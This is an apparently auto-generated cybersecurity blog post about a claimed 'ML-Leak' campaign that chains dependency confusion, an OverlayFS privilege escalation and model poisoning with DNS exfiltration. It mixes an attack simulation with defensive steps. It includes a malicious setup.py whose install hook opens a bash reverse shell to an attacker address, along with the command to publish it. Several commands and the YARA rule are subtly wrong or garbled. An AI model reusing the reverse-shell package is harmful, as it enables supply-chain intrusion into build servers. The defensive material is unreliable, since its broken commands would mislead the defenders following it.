Listen to this Post
Introduction:

In a sophisticated cyber-espionage campaign uncovered this week, threat actors are leveraging a novel attack chain that combines a zero-day vulnerability in a popular AI/ML library with a stealthy persistence mechanism targeting unpatched Linux kernel modules. Dubbed “ML-Leak,” this campaign represents a dangerous convergence of supply chain attacks and artificial intelligence, where the target is not just data, but the integrity of the machine learning models themselves. By poisoning training datasets at the server level, attackers can effectively backdoor every decision an AI makes for its entire lifecycle.
Learning Objectives:
- Understand the mechanics of a dependency confusion attack targeting AI/ML libraries and how to mitigate it using lock files and private registries.
- Master the identification and remediation of vulnerable Linux kernel modules, specifically focusing on the `overlayfs` driver.
- Learn to detect and analyze anomalous outbound traffic from AI training servers using Zeek and custom YARA rules.
You Should Know:
1. Weaponizing the AI Pipeline: Dependency Confusion
The initial access vector relies on “dependency confusion,” a technique where attackers upload a malicious package with the same name as a private, internal library to public repositories like PyPI (Python) or npm. When a build server or data scientist’s workstation pulls dependencies, it may fetch the public, malicious version if the internal registry is misconfigured.
Step‑by‑step guide to simulating this attack and defense:
Attack Simulation (Educational Purposes Only):
- Identify Target: Assume a company uses a private library named
internal-ai-utils. The attacker reserves this name on PyPI. - Create Malicious Payload: The `setup.py` includes a post-installation script.
setup.py
from setuptools import setup
from setuptools.command.install import install</li>
</ol>

class PostInstallCommand(install):
def run(self):
import subprocess
 Reverse shell to attacker C2
subprocess.check_call("bash -i >& /dev/tcp/192.168.1.100/4444 0>&1", shell=True)
install.run(self)

setup(name='internal-ai-utils',
version='99.0.0',  Ensure it's the highest version
packages=[],
cmdclass={'install': PostInstallCommand},
)
3. Upload: `python setup.py sdist upload -r pypi`
Defense & Verification:
- Check for Leaked Dependencies: On a Linux build server, inspect the dependency resolution.
Inside a requirements.txt or pyproject.toml, check for ambiguous sources
pip install internal-ai-utils --verbose
Look for which index URL (PyPI or internal) it is downloading from.
- Mitigation:
- Use `pip.conf` or `Pipfile` to enforce private indices.
- Use Hash Pinning: Generate hashes for your dependencies.
pip freeze > requirements.txt
pip hash requirements.txt
Then use --require-hashes in your install command
pip install --require-hashes -r requirements.txt
2. The Linux Kernel Zero-Day: OverlayFS Privilege Escalation
Once initial access is gained (via the poisoned AI package), the exploit drops a local privilege escalation tool targeting CVE-2023-2640 and CVE-2023-32629 (a now-patched OverlayFS bug, but representing the class of vulnerability). The goal is to gain root access to the server hosting the AI model weights.
Step‑by‑step guide to detecting the resultant rootkit behavior:
- Check for Suspicious Mounts: OverlayFS exploits often involve weird mount points.
Look for unusual overlay mounts
mount | grep overlay
cat /proc/mounts | grep overlay

Check for processes running from deleted binary paths (a sign of fileless execution)
ls -la /proc//exe 2>/dev/null | grep deleted
- Audit Kernel Modules: List loaded modules and look for anomalies.
lsmod | grep -i overlay
Verify module integrity
modinfo overlayfs
- System Call Monitoring with
strace: If you have a suspicious PID, trace its activity.Attach to a suspicious process (e.g., a Python AI script behaving oddly) strace -p <PID> -e trace=file,network,process Look for unexpected file writes to /etc/ or kernel module interactions.
3. Model Poisoning and Exfiltration
With root access, the attacker modifies the actual AI model weights (e.g.,
.h5, `.pkl` files) to include a “backdoor.” The model performs normally except when it sees a specific trigger (e.g., a specific pixel pattern in an image), at which point it outputs a pre-determined malicious result. The attacker then uses DNScat2 to exfiltrate the original, clean model weights for offline analysis.Step‑by‑step guide to detecting data exfiltration via DNS:
- Network Capture Analysis: Use `tcpdump` to capture DNS traffic.
Capture all DNS queries on the server
sudo tcpdump -i eth0 -n port 53 -w dns_exfil.pcap
- Analyze with Zeek: Convert the pcap to Zeek logs for easier reading.
zeek -r dns_exfil.pcap
Check the dns.log file
cat dns.log | zeek-cut ts query answers
- Craft a Detection YARA Rule: Look for encoded data in subdomains (a hallmark of DNScat2).
rule Detect_DNScat2_Subdomain_Length { meta: description = "Detects long subdomain labels indicative of DNScat2" author = "Security Analyst" strings: // Look for hex-encoded strings in the query $hex_encoded = /[a-f0-9]{8,}.[a-z0-9]+.[a-z]+/ nocase condition: $hex_encoded } - Linux File Integrity Check: Verify if AI models have been tampered with.
Use sha256sum to create a baseline of known good models
sha256sum original_model.h5 > model_baseline.txt

Later, check for changes
sha256sum -c model_baseline.txt
Output: "original_model.h5: FAILED" indicates modification.
4. Cloud Hardening for AI Workloads
To prevent similar incidents, AI/ML workloads in the cloud must be isolated. This involves using Kubernetes (K8s) security contexts.
Step‑by‑step guide to hardening a K8s pod for AI training:
1. Apply a Pod Security Standard: Prevent privilege escalation at the cluster level.privileged-policy.yaml apiVersion: v1 kind: Namespace metadata: name: ai-training labels: pod-security.kubernetes.io/enforce: restricted
2. Deploy a Secure Pod: Ensure the container cannot access the host’s kernel modules or perform privilege escalation.
kubectl apply -f - <<EOF
apiVersion: v1
kind: Pod
metadata:
name: secure-ai-trainer
namespace: ai-training
spec:
securityContext:
runAsNonRoot: true
seccompProfile:
type: RuntimeDefault
containers:
- name: trainer
image: tensorflow/tensorflow:latest
securityContext:
allowPrivilegeEscalation: false
capabilities:
drop: ["ALL"]
readOnlyRootFilesystem: true
volumeMounts:
- name: model-data
mountPath: /data
volumes:
- name: model-data
persistentVolumeClaim:
claimName: ai-model-pvc
EOF
What Undercode Say:
– Key Takeaway 1: The software supply chain is now the primary vector for AI compromise. Protecting the `pip install` and `apt-get` commands is as critical as protecting the algorithm itself. Dependency confusion attacks are trivial to execute but devastating to AI integrity.
– Key Takeaway 2: Traditional endpoint detection is insufficient against kernel-level rootkits that tamper with model weights. Organizations must implement runtime integrity monitoring for AI artifacts and combine it with network-level detection (like Zeek/YARA) for exfiltration attempts.The “ML-Leak” campaign highlights a strategic shift in cyber warfare: attackers are no longer just stealing data; they are corrupting the logic that data informs. By poisoning the models that control autonomous systems, from financial trading algorithms to security cameras, adversaries can create persistent, undetectable influence. The remediation is not a simple patch; it requires a holistic re-architecture of AI development pipelines, treating training datasets and model binaries with the same sensitivity as source code, and enforcing zero-trust principles from the repository to the runtime kernel.
Prediction:
Within the next 12 months, we will see the emergence of “AI Ransomware” where attackers do not encrypt files, but encrypt the weights of proprietary AI models, demanding payment for the decryption key. This will create an impossible dilemma for companies: pay the ransom to restore business-critical AI functions, or rebuild months of training from scratch. This will shift the cybersecurity insurance market, forcing underwriters to demand specific, auditable controls around MLOps security.
▶️ Related Video (84% Match):
🎯Let’s Practice For Free:
IT/Security Reporter URL:
Reported By: Esti Lariach – Hackers Feeds
Extra Hub: Undercode MoN
Basic Verification: Pass ✅🔐JOIN OUR CYBER WORLD [ CVE News • HackMonitor • UndercodeNews ]
📢 Follow UndercodeTesting & Stay Tuned:
- Check for Leaked Dependencies: On a Linux build server, inspect the dependency resolution.


